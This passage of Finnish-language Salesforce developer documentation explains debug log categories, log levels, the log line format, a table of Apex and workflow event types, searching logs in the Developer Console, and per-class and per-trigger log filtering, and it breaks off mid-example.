Tietokanta	Sisältää tietoja tietokannan toiminnoista, myös jokaisesta DML-lausekkeesta (data manipulation language) tai sisäisestä SOQL- tai SOSL-kyselystä.
työnkulku	Sisältää työnkulkusääntöjen, kulkujen ja prosessien tietoja, kuten säännön nimen ja suoritettavat toiminnot.
Vahvistus	Sisältää tietoja vahvistussäännöistä, kuten säännön nimi ja onko sääntö arvioitu todeksi vai vääräksi.
Kutsu	Sisältää pyyntö-vastaus-XML:n, jonka palvelin lähettää ja vastaanottaa ulkoisesta Web-palvelusta. Tämä on hyödyllinen, kun korjaat Force.com:in Web-palvelun API-kutsuihin tai käyttäjien ulkoisten objektien käyttöoikeuksiin liittyviä ongelmia Salesforce Connectin OData-sovittimella.
Apex-koodi	Sisältää tietoja Apex-koodista. Voi sisältää tietoja kuten DML-lausekkeiden tai sisäisten SOQL- tai SOSL-kyselyjen luomia lokiviestejä, tietoja käynnistimien käynnistymisestä ja päättymisestä, käytetyistä kokonaisresursseista sekä testimetodien alkamisesta ja päättymisestä.
Apex-profilointi	Sisältää kumulatiiviset profilointitiedot, kuten nimitilasi rajoitukset ja lähetettyjen sähköpostien määrä.
Visualforce	Sisältää tietoja Visualforce-tapahtumista, mukaan lukien näkymäntilan jaksottaminen tai jaksottamisen kumoaminen tai Visualforce-sivulla olevan kaavakentän arvio.
Järjestelmä	Sisältää tietoja kaikille järjestelmämetodeille tehdyistä kutsuista, esimerkiksi <code>System.debug</code> -metodi.

Virheenkorjauslokien tasot

Jokainen virheenkorjaustaso sisältää jonkin seuraavista lokitasoista kullekin lokien luokille. Tasot luetellaan matalimmasta korkeimpaan. **Määrityt tapahtumat** kirjataan luokan ja tasojen yhdistelmän perusteella. Suurin osa tapahtumista kirjataan INFO-tasolla. Taso on kumulatiivinen, eli jos valitset FINE, loki sisältää myös kaikki DEBUG-, INFO-, WARN- ja ERROR-tasolle kirjatut tapahtumat.



Note: Kaikki tasot eivät ole saatavilla kaikille luokille. Ainoastaan tasot, jotka viittaavat vähintään yhteen tapahtumaan, ovat käytettävissä.

- NONE
- VIRHE
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST



Tärkeää: Varmista ennen käyttöönoton suorittamista, että Apex-koodin lokitasoksi ei ole määritetty FINEST. Muutoin käyttöönotto kestää todennäköisesti odotettua kauemmin. Jos Developer-konsoli on avoinna, Developer-konsolin lokitasot vaikuttavat kaikkiin lokeihin, mukaan lukien käyttöönoton yhteydessä luodut lokit.

Virheenkorjaustapahtumien tyypit

Seuraa on esimerkki siitä, mitä kirjoitetaan virheenkorjauslokiin. Tapahtuma on `USER_DEBUG`. Muoto on *aikaleima* | *Tapahtuman tunnistin*:

- *aikaleima*: Koostuu ajasta, jolloin tapahtuma tapahtui, ja sulkeissa olevasta arvosta. Aika on käyttäjän aikavyöhykkeen mukainen ja muodossa `HH:mm:ss.SSS`. Sulkeissa oleva arvo esittää pyynnön alusta kulunutta aikaa nanosekunteina. Kuluneen ajan arvoa ei sisällytetä Developer Console -konsolissa tarkastettaviin lokeihin, kun käytät Execution Log (Suoritusloki) -näkymää. Voit kuitenkin nähdä kuluneen ajan käyttämällä Raw Log (Raaka loki) -näkymää. Avaa Raw Log (Raaka loki) -näkyä napsauttamalla lokin nimeä hiiren oikealla painikkeella Developer Console -konsolin Logs (Lokit) -välilehdestä ja valitsemalla **Open Raw Log (Avaa raaka loki)**.
- *tapahtuman tunnistin*: Määrittää tapahtuman, joka käynnisti virheenkorjauslokimerkinnän (kuten `SAVEPOINT_RESET` tai `VALIDATION_RULE`). Sisältää myös tapahtumasta lokiin kirjattuja lisätietoja, kuten metodin nimen tai rivin ja merkin, jossa koodi suoritettiin.

Alla on esimerkki virheenkorjauslokin rivistä.

Virheenkorjauslokin rivin esimerkki

Time Stamp	Event Identifier
14:49:59.037	(37045000) USER_DEBUG [2] DEBUG Hello World!

Tässä esimerkissä tapahtuman tunnistin koostuu seuraavista:

- Tapahtuman nimi:

USER_DEBUG

- Tapahtuman rivinumero koodissa:

[2]

- System.Debug-menetelmän kirjaustaso määritettiin arvoon:

DEBUG

- Käyttäjän antama komentosarja System.Debug menetelmälle:

Hello world!

Tämä koodinpätkä käynnistää seuraavan lokirivin esimerkin.

Virheenkorjauslokin rivin koodikatkelma

```
1  @isTest
2  private class TestHandleProductPriceChange {
3  static testMethod void testPriceChange() {
4  Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5  insert invoice;
6  }
```

Seuraava lokirivi tallennetaan, kun testi saavuttaa koodissa rivin 5.

15:51:01.071 (55856000) |DML_BEGIN| [5] |Op:Insert|Type:Invoice_Statement__c|Rows:1

Tässä esimerkissä tapahtuman tunnistin koostuu seuraavista.

- Tapahtuman nimi:

DML_BEGIN

- Tapahtuman rivinumero koodissa:

[5]

- DML-toiminnon tyyppi —Insert.

Op:Insert

- Objektin nimi:

Type:Invoice_Statement__c

- DML-toimintoon välitettävien rivien määrä:

Rows:1

Tämä taulukko sisältää lokiin lisättävät tapahtumatyypit. Taulukko näyttää jokaista tapahtumatyyppiä kohti, mitkä kentät tai muita tietoja kirjataan kustakin tapahtumasta, ja mikä lokitason ja kategorian yhdistelmä aiheuttaa tapahtuman kirjaamisen lokiin.

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
BULK_HEAP_ALLOCATE	Allokoitujen tavujen määrä	Apex-koodi	FINEST
CALLOUT_REQUEST	Rivin numero, pyynnön otsikot	Kutsu	INFO ja yläpuolella
CALLOUT_REQUEST (Ulkoisen objektin käyttöoikeus Salesforce Connectin OData-sovittimella)	Ulkoinen pääte piste ja metodi	Kutsu	INFO ja yläpuolella
CALLOUT_REQUEST	Rivin numero, pyynnön tekstiosa	Kutsu	INFO ja yläpuolella
CALLOUT_REQUEST (Ulkoisen objektin käyttöoikeus Salesforce Connectin OData-sovittimella)	Tila ja tilakoodi	Kutsu	INFO ja yläpuolella
CODE_UNIT_FINISHED	Ei mitään	Apex-koodi	ERROR ja yläpuolella
CODE_UNIT_STARTED	Rivin numero ja koodiyksikön nimi, kuten <code>MyTrigger on Account trigger event BeforeInsert for [new]</code>	Apex-koodi	ERROR ja yläpuolella
CONSTRUCTOR_ENTRY	Rivin numero, Apex-luokan tunnus, merkkijono <code><init>()</code> , jossa mahdolliset parametrit ovat sulkeissa	Apex-koodi	FINE ja yläpuolella
CONSTRUCTOR_EXIT	Rivin numero, merkkijono <code><init>()</code> , jossa mahdolliset parametrit ovat sulkeissa	Apex-koodi	FINE ja yläpuolella
CUMULATIVE_LIMIT_USAGE	Ei mitään	Apex-profilointi	INFO ja yläpuolella
CUMULATIVE_LIMIT_USAGE_END	Ei mitään	Apex-profilointi	INFO ja yläpuolella
CUMULATIVE_PROFILING	Ei mitään	Apex-profilointi	FINE ja yläpuolella
CUMULATIVE_PROFILING_BEGIN	Ei mitään	Apex-profilointi	FINE ja yläpuolella
CUMULATIVE_PROFILING_END	Ei mitään	Apex-profilointi	FINE ja yläpuolella
DML_BEGIN	Rivin numero, toiminto (kuten <code>Insert</code> (Lisää) tai <code>Update</code> (Päivitä)), tietueen nimi tai tyyppi, DML-toimintoon siirrettyjen rivien määrä	DB	INFO ja yläpuolella
DML_END	Rivin numero	DB	INFO ja yläpuolella

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
EMAIL_QUEUE	Rivin numero	Apex-koodi	INFO ja yläpuolella
ENTERING_MANAGED_PKG	Paketin nimitila	Apex-koodi	INFO ja yläpuolella
EXCEPTION_THROWN	Rivin numero, poikkeuksen tyyppi, viesti	Apex-koodi	INFO ja yläpuolella
EXECUTION_FINISHED	Ei mitään	Apex-koodi	ERROR ja yläpuolella
EXECUTION_STARTED	Ei mitään	Apex-koodi	ERROR ja yläpuolella
FATAL_ERROR	Poikkeuksen tyyppi, viesti, pinojäljitys	Apex-koodi	ERROR ja yläpuolella
FLOW_ACTIONCALL_DETAIL	Haastattelun tunnus, elementin nimi, toiminnon tyyppi, toiminnon enum tai tunnus, onnistuiko toimintokutsu ja virheviesti	Työnkulku	FINER ja yläpuolella
FLOW_ASSIGNMENT_DETAIL	Haastattelun tunnus, viite, operaattori ja arvo	Työnkulku	FINER ja yläpuolella
FLOW_BULK_ELEMENT_BEGIN	Haastattelun tunnus ja elementin tyyppi	Työnkulku	FINE ja yläpuolella
FLOW_BULK_ELEMENT_DETAIL	Haastattelun tunnus, elementin tyyppi, elementin nimi, tietueiden määrä ja suoritus aika	Työnkulku	FINER ja yläpuolella
FLOW_BULK_ELEMENT_END	Haastattelun tunnus, elementin tyyppi, elementin nimi ja tietueiden määrä	Työnkulku	FINE ja yläpuolella
FLOW_CREATE_INTERVIEW_BEGIN	Organisaation tunnus, määritteen tunnus ja version tunnus	Työnkulku	INFO ja yläpuolella
FLOW_CREATE_INTERVIEW_END	Haastattelun tunnus ja kulun nimi	Työnkulku	INFO ja yläpuolella
FLOW_CREATE_INTERVIEW_ERROR	Viesti, organisaation tunnus, määritteen tunnus ja version tunnus	Työnkulku	ERROR ja yläpuolella
FLOW_ELEMENT_BEGIN	Haastattelun tunnus, elementin tyyppi, elementin nimi	Työnkulku	FINE ja yläpuolella
FLOW_ELEMENT_DEFERRED	Elementin tyyppi ja elementin nimi	Työnkulku	FINE ja yläpuolella
FLOW_ELEMENT_END	Haastattelun tunnus, elementin tyyppi, elementin nimi	Työnkulku	FINE ja yläpuolella
FLOW_ELEMENT_ERROR	Viesti, elementin tyyppi ja elementin nimi (kulun suorituksen aikainen poikkeus)	Työnkulku	ERROR ja yläpuolella

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
FLOW_ELEMENT_ERROR	Viesti, elementin tyyppi ja elementin nimi (kipinää ei löydy)	Työnkulku	ERROR ja yläpuolella
FLOW_ELEMENT_ERROR	Viesti, elementin tyyppi ja elementin nimi (suunnittelijan poikkeus)	Työnkulku	ERROR ja yläpuolella
FLOW_ELEMENT_ERROR	Viesti, elementin tyyppi ja elementin nimi (suunnittelijan raja ylitetty)	Työnkulku	ERROR ja yläpuolella
FLOW_ELEMENT_ERROR	Viesti, elementin tyyppi ja elementin nimi (suunnittelijan suorituksen aikainen poikkeus)	Työnkulku	ERROR ja yläpuolella
FLOW_ELEMENT_FAULT	Viesti, elementin tyyppi ja elementin nimi (virheellistä polkua seurattu)	Työnkulku	VAROITUS ja yläpuoliset
FLOW_INTERVIEW_PAUSED	Haastattelun tunnus, kulun nimi ja tauon syy	Työnkulku	INFO ja yläpuolella
FLOW_INTERVIEW_RESUMED	Haastattelun tunnus ja kulun nimi	Työnkulku	INFO ja yläpuolella
FLOW_LOOP_DETAIL	Haastattelun tunnus, indeksi ja arvo Indeksi on sijainti kokoelman muuttujassa kohteelle, jossa silmukka toimii.	Työnkulku	FINER ja yläpuolella
FLOW_RULE_DETAIL	Haastattelun tunnus, säännön nimi ja tulos	Työnkulku	FINER ja yläpuolella
FLOW_START_INTERVIEW_BEGIN	Haastattelun tunnus ja kulun nimi	Työnkulku	INFO ja yläpuolella
FLOW_START_INTERVIEW_END	Haastattelun tunnus ja kulun nimi	Työnkulku	INFO ja yläpuolella
FLOW_START_INTERVIEWS_BEGIN	Pyynnöt	Työnkulku	INFO ja yläpuolella
FLOW_START_INTERVIEWS_END	Pyynnöt	Työnkulku	INFO ja yläpuolella
FLOW_START_INTERVIEWS_ERROR	Viesti, haastattelun tunnus ja kulun nimi	Työnkulku	ERROR ja yläpuolella
FLOW_SUBFLOW_DETAIL	Haastattelun tunnus, nimi, määritteen tunnus ja version tunnus	Työnkulku	FINER ja yläpuolella
FLOW_VALUE_ASSIGNMENT	Haastattelun tunnus, avain ja arvo	Työnkulku	FINER ja yläpuolella
FLOW_WAIT_EVENT_RESUMING_DETAIL	Haastattelun tunnus, elementin nimi, tapahtuman nimi ja tapahtuman tyyppi	Työnkulku	FINER ja yläpuolella

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
FLOW_WAIT_EVENT_WAITING_DETAIL	Haastattelun tunnus, elementin nimi, tapahtuman nimi, tapahtuman tyyppi ja täyttyivätkö ehdot	Työnkulku	FINER ja yläpuolella
FLOW_WAIT_RESUMING_DETAIL	Haastattelun tunnus, elementin nimi ja haastattelun pysyvä tunnus	Työnkulku	FINER ja yläpuolella
FLOW_WAIT_WAITING_DETAIL	Haastattelun tunnus, elementin nimi, elementin odottamien tapahtumien määrä ja haastattelun pysyvä tunnus	Työnkulku	FINER ja yläpuolella
HEAP_ALLOCATE	Rivinumero, tavujen määrä	Apex-koodi	FINER ja yläpuolella
HEAP_DEALLOCATE	Rivinumero, allokoinnista poistettujen tavujen määrä	Apex-koodi	FINER ja yläpuolella
IDEAS_QUERY_EXECUTE	Rivin numero	DB	FINEST
LIMIT_USAGE_FOR_NS	Nimitila ja seuraavat rajoitukset: Number of SOQL queries Number of query rows Number of SOSL queries Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes Number of record type describes Number of child relationships describes Number of picklist describes Number of future calls Number of find similar calls	Apex-profilointi	FINEST

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
	Number of System.runAs() invocations		
METHOD_ENTRY	Rivinumero, luokan Force.com -luokkatunnus, metodin allekirjoitus	Apex-koodi	FINE ja yläpuolella
METHOD_EXIT	Rivinumero, luokan Force.com -luokkatunnus, metodin allekirjoitus. Seuraavat tiedot kirjataan rakentajille: Rivinumero, luokan nimi.	Apex-koodi	FINE ja yläpuolella
POP_TRACE_FLAGS	Rivin numero, sellaisen luokan tai käynnistimen Force.com-tunnus, jonka lokitasot on määritetty ja joka mahtuu skaalaan, kyseisen luokan tai käynnistimen nimi, ja tästä skaalasta poistumisen jälkeen voimassa oleva lokitasoasetukset	Järjestelmä	INFO ja yläpuolella
PUSH_NOTIFICATION_INVALID_APP	Sovelluksen nimitila, sovelluksen nimi. Tämä tapahtuma ilmenee, kun Apex-koodi yrittää lähettää ilmoitusta sovellukselle, jota ei ole olemassa tässä organisaatiossa tai jossa ei ole työntöilmoituksia käytössä.	Apex-koodi	VIRHE
PUSH_NOTIFICATION_INVALID_CERTIFICATE	Sovelluksen nimitila, sovelluksen nimi. Tämä tapahtuma osoittaa, että sertifikaatti on virheellinen. Se saattaa esimerkiksi olla vanhentunut.	Apex-koodi	VIRHE
PUSH_NOTIFICATION_INVALID_NOTIFICATION	Sovelluksen nimitila, sovelluksen nimi, palvelutyyppi (Apple tai Android GCM), käyttäjätunnus, laite, tietosisältö (alamerkkijono), tietosisällön pituus. Tämä tapahtuma ilmenee, kun ilmoituksen tietosisältö on liian pitkä.	Apex-koodi	VIRHE
PUSH_NOTIFICATION_NO_DEVICES	Sovelluksen nimitila, sovelluksen nimi. Tämä tapahtuma ilmenee, kun yhdelläkään käyttäjällä, jolle yritämme lähettää ilmoitusta, ei ole rekisteröityä laitetta.	Apex-koodi	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	Tämä tapahtuma ilmenee, kun työntöilmoitukset eivät ole organisaatiosi käytössä.	Apex-koodi	INFO

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
PUSH_NOTIFICATION_SENT	Sovelluksen nimitila, sovelluksen nimi, palvelutyyppi (Apple tai Android GCM), käyttäjätunnus, laite, tietosisältö (alamerkkijono) Tämä tapahtuma tallentaa, että ilmoitus hyväksyttiin lähetettäväksi. Emme takaa ilmoituksen toimitusta.	Apex-koodi	DEBUG
PUSH_TRACE_FLAGS	Rivin numero, sellaisen luokan tai käynnistimen Force.com-tunnus, jonka lokitasot on määritetty ja joka ei mahdu skaalaan, kyseisen luokan tai käynnistimen nimi, ja tähän skaalaan siirtymisen jälkeen voimassa oleva lokitasoasetukset	Järjestelmä	INFO ja yläpuolella
QUERY_MORE_BEGIN	Rivin numero	DB	INFO ja yläpuolella
QUERY_MORE_END	Rivin numero	DB	INFO ja yläpuolella
QUERY_MORE_ITERATIONS	Rivinumero, queryMore -iterointien määrä	DB	INFO ja yläpuolella
SAVEPOINT_ROLLBACK	Rivinumero ja tallennuspisteen nimi	DB	INFO ja yläpuolella
SAVEPOINT_SET	Rivinumero ja tallennuspisteen nimi	DB	INFO ja yläpuolella
SLA_END	Tapausten määrä, latausaika, käsittelyaika, lisättävien, päivitettävien tai poistettavien virstanpylväiden määrä ja uusi käynnistin	Työnkulku	INFO ja yläpuolella
SLA_EVAL_MILESTONE	Virstanpylvään tunnus	Työnkulku	INFO ja yläpuolella
SLA_NULL_START_DATE	Ei mitään	Työnkulku	INFO ja yläpuolella
SLA_PROCESS_CASE	Tapauksen tunnus	Työnkulku	INFO ja yläpuolella
SOQL_EXECUTE_BEGIN	Rivinumero, kerääntymien määrä, pyynnön lähde	DB	INFO ja yläpuolella
SOQL_EXECUTE_END	Rivinumero, rivien määrä, kesto millisekunteina	DB	INFO ja yläpuolella
SOQL_EXECUTE_BEGIN	Rivinumero, pyynnön lähde	DB	INFO ja yläpuolella
SOQL_EXECUTE_END	Rivinumero, rivien määrä, kesto millisekunteina	DB	INFO ja yläpuolella

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
STACK_FRAME_VARIABLE_LIST	Kehysnumero, lomakkeen muuttujien luettelo: <i>Muuttujan numero</i> <i>Arvo</i> . Esimerkki: var1:50 var2:'Hello World'	Apex-profilointi	FINE ja yläpuolella
STATEMENT_EXECUTE	Rivin numero	Apex-koodi	FINER ja yläpuolella
STATIC_VARIABLE_LIST	Lomakkeen muuttujien luettelo: <i>Muuttujan numero</i> <i>Arvo</i> . Esimerkki: var1:50 var2:'Hello World'	Apex-profilointi	FINE ja yläpuolella
SYSTEM_CONSTRUCTOR_ENTRY	Rivin numero, merkkijono <init>(), jossa mahdolliset parametrit ovat sulkeissa	Järjestelmä	FINE ja yläpuolella
SYSTEM_CONSTRUCTOR_EXIT	Rivin numero, merkkijono <init>(), jossa mahdolliset parametrit ovat sulkeissa	Järjestelmä	FINE ja yläpuolella
SYSTEM_METHOD_ENTRY	Rivinumero, metodin allekirjoitus	Järjestelmä	FINE ja yläpuolella
SYSTEM_METHOD_EXIT	Rivinumero, metodin allekirjoitus	Järjestelmä	FINE ja yläpuolella
SYSTEM_MODE_ENTER	Tilan nimi	Järjestelmä	INFO ja yläpuolella
SYSTEM_MODE_EXIT	Tilan nimi	Järjestelmä	INFO ja yläpuolella
TESTING_LIMITS	Ei mitään	Apex-profilointi	INFO ja yläpuolella
TOTAL_EMAIL_RECIPIENTS_QUEUED	Lähetettyjen sähköpostien määrä	Apex-profilointi	FINE ja yläpuolella
USER_DEBUG	Rivinumero, lokitaso, käyttäjän syöttämä merkkijono	Apex-koodi	DEBUG ja yläpuolella oletuksena. Jos käyttäjä asettaa lokin tason System.debug tapahtuma kirjataan sen sijaan

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
			kyseiselle tasolle.
VALIDATION_ERROR	Virheviesti	Vahvistus	INFO ja yläpuolella
VALIDATION_FAIL	Ei mitään	Vahvistus	INFO ja yläpuolella
VALIDATION_FORMULA	Kaavalähde ja arvot	Vahvistus	INFO ja yläpuolella
VALIDATION_PASS	Ei mitään	Vahvistus	INFO ja yläpuolella
VALIDATION_RULE	Säännön nimi	Vahvistus	INFO ja yläpuolella
VARIABLE_ASSIGNMENT	Rivin numero, muuttujan nimi, muuttujan arvon merkijonona, muuttujan osoite	Apex-koodi	FINEST
VARIABLE_SCOPE_BEGIN	Rivinumero, muuttujan nimi, tyyppi, arvo, joka osoittaa voiko muuttujaan viitata, sekä arvo, joka osoittaa onko muuttuja staattinen	Apex-koodi	FINEST
VARIABLE_SCOPE_END	Ei mitään	Apex-koodi	FINEST
VF_APEX_CALL	Elementin nimi, menetelmän nimi ja palautustyyppi	Apex-koodi	INFO ja yläpuolella
VF_DESERIALIZE_VIEWSTATE_BEGIN	Näkymän tilan tunnus	Visualforce	INFO ja yläpuolella
VF_DESERIALIZE_VIEWSTATE_END	Ei mitään	Visualforce	INFO ja yläpuolella
VF_EVALUATE_FORMULA_BEGIN	Näkymän tilan tunnus ja kaava	Visualforce	FINER ja yläpuolella
VF_EVALUATE_FORMULA_END	Ei mitään	Visualforce	FINER ja yläpuolella
VF_PAGE_MESSAGE	Viestin teksti	Apex-koodi	INFO ja yläpuolella
VF_SERIALIZE_VIEWSTATE_BEGIN	Näkymän tilan tunnus	Visualforce	INFO ja yläpuolella
VF_SERIALIZE_VIEWSTATE_END	Ei mitään	Visualforce	INFO ja yläpuolella
WF_ACTION	Toiminnon kuvaus	Työnkulku	INFO ja yläpuolella

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
WF_ACTION_TASK	Tehtävän aihe, toiminnon tunnus, sääntö, omistaja ja eräpäivä	Työnkulku	INFO ja yläpuolella
WF_ACTIONS_END	Yhteenveto suoritetuista toiminnoista	Työnkulku	INFO ja yläpuolella
WF_APPROVAL	Siirron tyyppi, <code>EntityName: NameField Id</code> ja prosessisolmun nimi	Työnkulku	INFO ja yläpuolella
WF_APPROVAL_REMOVE	<code>EntityName: NameField Id</code>	Työnkulku	INFO ja yläpuolella
WF_APPROVAL_SUBMIT	<code>EntityName: NameField Id</code>	Työnkulku	INFO ja yläpuolella
WF_ASSIGN	Omistaja ja valtuutetun mallin tunnus	Työnkulku	INFO ja yläpuolella
WF_CRITERIA_BEGIN	<code>EntityName: NameField Id</code> , säännön nimi, säännön tunnus ja käynnistimen tyyppi (jos sääntö kunnioittaa käynnistimen tyyppejä)	Työnkulku	INFO ja yläpuolella
WF_CRITERIA_END	Onnistumista kuvaava Boolean-arvo (tosi vai väärä)	Työnkulku	INFO ja yläpuolella
WF_EMAIL_ALERT	Toiminnon tunnus ja sääntö	Työnkulku	INFO ja yläpuolella
WF_EMAIL_SENT	Sähköpostimallin tunnus, vastaanottajat ja CC-sähköpostiosoitteet	Työnkulku	INFO ja yläpuolella
WF_ENQUEUE_ACTIONS	Jonoon asetettujen toimintojen yhteenveto	Työnkulku	INFO ja yläpuolella
WF_ESCALATION_ACTION	Tapauksen tunnus ja toimistoajat	Työnkulku	INFO ja yläpuolella
WF_ESCALATION_RULE	Ei mitään	Työnkulku	INFO ja yläpuolella
WF_EVAL_ENTRY_CRITERIA	Prosessin nimi, sähköpostimallin tunnus ja tulosta kuvaava Boolean-arvo (tosi vai väärä)	Työnkulku	INFO ja yläpuolella
WF_FIELD_UPDATE	<code>EntityName: NameField Id</code> ja objektin tai kentän nimi	Työnkulku	INFO ja yläpuolella
WF_FORMULA	Kaavalähde ja arvot	Työnkulku	INFO ja yläpuolella
WF_HARD_REJECT	Ei mitään	Työnkulku	INFO ja yläpuolella
WF_NEXT_APPROVER	Omistaja, seuraavan omistajan tyyppi ja kenttä	Työnkulku	INFO ja yläpuolella

Tapahtuman nimi	Tapahtuman kanssa kirjatut kentät tai tiedot	Kirjattu luokka	Kirjattu taso
WF_NO_PROCESS_FOUND	Ei mitään	Työnkulku	INFO ja yläpuolella
WF_OUTBOUND_MSG	EntityName: NameField Id, toiminnon tunnus ja sääntö	Työnkulku	INFO ja yläpuolella
WF_PROCESS_NODE	Prosessin nimi	Työnkulku	INFO ja yläpuolella
WF_REASSIGN_RECORD	EntityName: NameField Id ja omistaja	Työnkulku	INFO ja yläpuolella
WF_RESPONSE_NOTIFY	Ilmoittajan nimi, ilmoittajan sähköposti ja ilmoittajan mallin tunnus	Työnkulku	INFO ja yläpuolella
WF_RULE_ENTRY_ORDER	Kokonaisluku ja järjestyksen osoittaja	Työnkulku	INFO ja yläpuolella
WF_RULE_EVAL_BEGIN	Säännön tyyppi	Työnkulku	INFO ja yläpuolella
WF_RULE_EVAL_END	Ei mitään	Työnkulku	INFO ja yläpuolella
WF_RULE_EVAL_VALUE	Arvo	Työnkulku	INFO ja yläpuolella
WF_RULE_FILTER	Suodatinehdot	Työnkulku	INFO ja yläpuolella
WF_RULE_INVOCATION	EntityName: NameField Id	Työnkulku	INFO ja yläpuolella
WF_RULE_NOT_EVALUATED	Ei mitään	Työnkulku	INFO ja yläpuolella
WF_SOFT_REJECT	Prosessin nimi	Työnkulku	INFO ja yläpuolella
WF_SPOOL_ACTION_BEGIN	Solmun tyyppi	Työnkulku	INFO ja yläpuolella
WF_TIME_TRIGGER	EntityName: NameField Id, aikatoiminto, aikatoiminnon säiliä ja arvioinnin päivä ja aika	Työnkulku	INFO ja yläpuolella
WF_TIME_TRIGGERS_BEGIN	Ei mitään	Työnkulku	INFO ja yläpuolella

KATSO MYÖS:

[Virheenkorjauslokin suodattaminen Apex-luokille ja Apex-käynnistimille](#)

Hakeminen virheenkorjauslokista

Jos haluat hakea tekstiä virheenkorjauslokista, käytä Developer-konsolin komentorivi-ikkunaa.

Ennen kuin voit käyttää hakua, sinun täytyy suorittaa Apex-lausunnot luodaksesi lokin komentorivi-ikkunasta.

1. Avaa komentorivi-ikkuna painamalla CTRL+L.
2. Suorita Apex-koodia luodaksesi lokin:
 - Syötä Apex-lausunnot komentoriville kirjoittamalla `exec <Apex-lausunnot>`.

Esimerkki:

```
exec List<Account> accts = new List<Account>();
for (Integer i=0; i<20; i++){
    Account a = new Account(name='Account Name ' + i);
    accts.add(a);
}
```

- Jos haluat suorittaa Suorita Apex-koodia -ikkunaan syöttämäsi koodia, kirjoita `exec-r`.
3. Kun loki on luotu, kirjoita `find <merkkijono>` hakeaksesi haluamaasi tekstiä.
Esimerkki: `find Tilin nimi`.
Hakutulokset näytetään komentorivi-ikkunassa.
 4. Sulje komentorivi-ikkuna painamalla **CTRL+L**.

KATSO MYÖS:

[Developer-konsolin komentorivin viite](#)

Virheenkorjauslokin suodattaminen Apex-luokille ja Apex-käynnistimille

Virheenkorjauslokien suodattimien määrittäminen Apex-luokille ja -käynnistimille

Virheenkorjauslokin suodattaminen tarjoaa tavan lokin sisällön hienosäätämiseen käynnistimien ja luokkien tasolla. Tämä on käytännöllistä varsinkin Apex-logiikan virheiden korjaamisessa. Jos haluat esimerkiksi arvioida monimutkaisen prosessin tulosta, voit nostaa lokin sisällön määrää tietyille luokalle ja estää muiden luokkien tai käynnistimien lokitoiminnon yhdellä pyynnöllä.

Kun korvaat luokan tai käynnistimen virheenkorjauslokin tasoja, kyseisiä virheenkorjaustasoa sovelletaan myös luokkametodeihin, joita luokkasi tai käynnistimesi kutsuu, sekä tuloksena suoritettaviin käynnistimiin. Kaikki suorituspolussa olevat luokkametodit ja käynnistimet perivät virheenkorjauslokiasetukset niiden kutsujalta, ellei näitä asetuksia ole korvattu muilla.

Seuraava kaavio kuvaa virheenkorjauslokitasojen korvaamista luokkien ja käynnistimien tasolla.


Oleta tässä esimerkissä, että luokka `Class1` aiheuttaa ongelmia, joita haluaisit tutkia tarkemmin. Tällöin luokan `Class1` virheenkorjauslokitasot nostetaan mahdollisimman tarkoiksi. `Class3` ei korvaa näitä lokitasoja ja perii siksi `Class1:n` tarkat lokisuodattimet. `UtilityClass` on kuitenkin jo testattu ja osoitettu toimivan oikein, joten sen lokisuodattimet on poistettu käytöstä. Vastaavasti `Class2` ei ole ongelman aiheuttavan koodin polussa, joten sen lokisisällön määrää on minimoitu lisäämään lokiin vain Apex-koodin luokan virheitä. `Trigger2` perii nämä lokiasetukset `Class2:lta`.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition-, Performance Edition-, Unlimited Edition-, Developer Edition-** ja **Database.com Edition** -versioissa

Virheenkorjauslokin hienosäätäminen luokille ja käynnistimille



Alla on pseudo-koodiesimerkki, johon kaavio perustuu.

1. Trigger1 kutsuu Class1:n metodin ja toisen metodin Class2:sta. Esimerkki:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. Class1 kutsuu Class3:n metodia, joka puolestaan kutsuu apuluokan metodia. Esimerkki:

```
public class Class1 {
    public static void someMethod() {
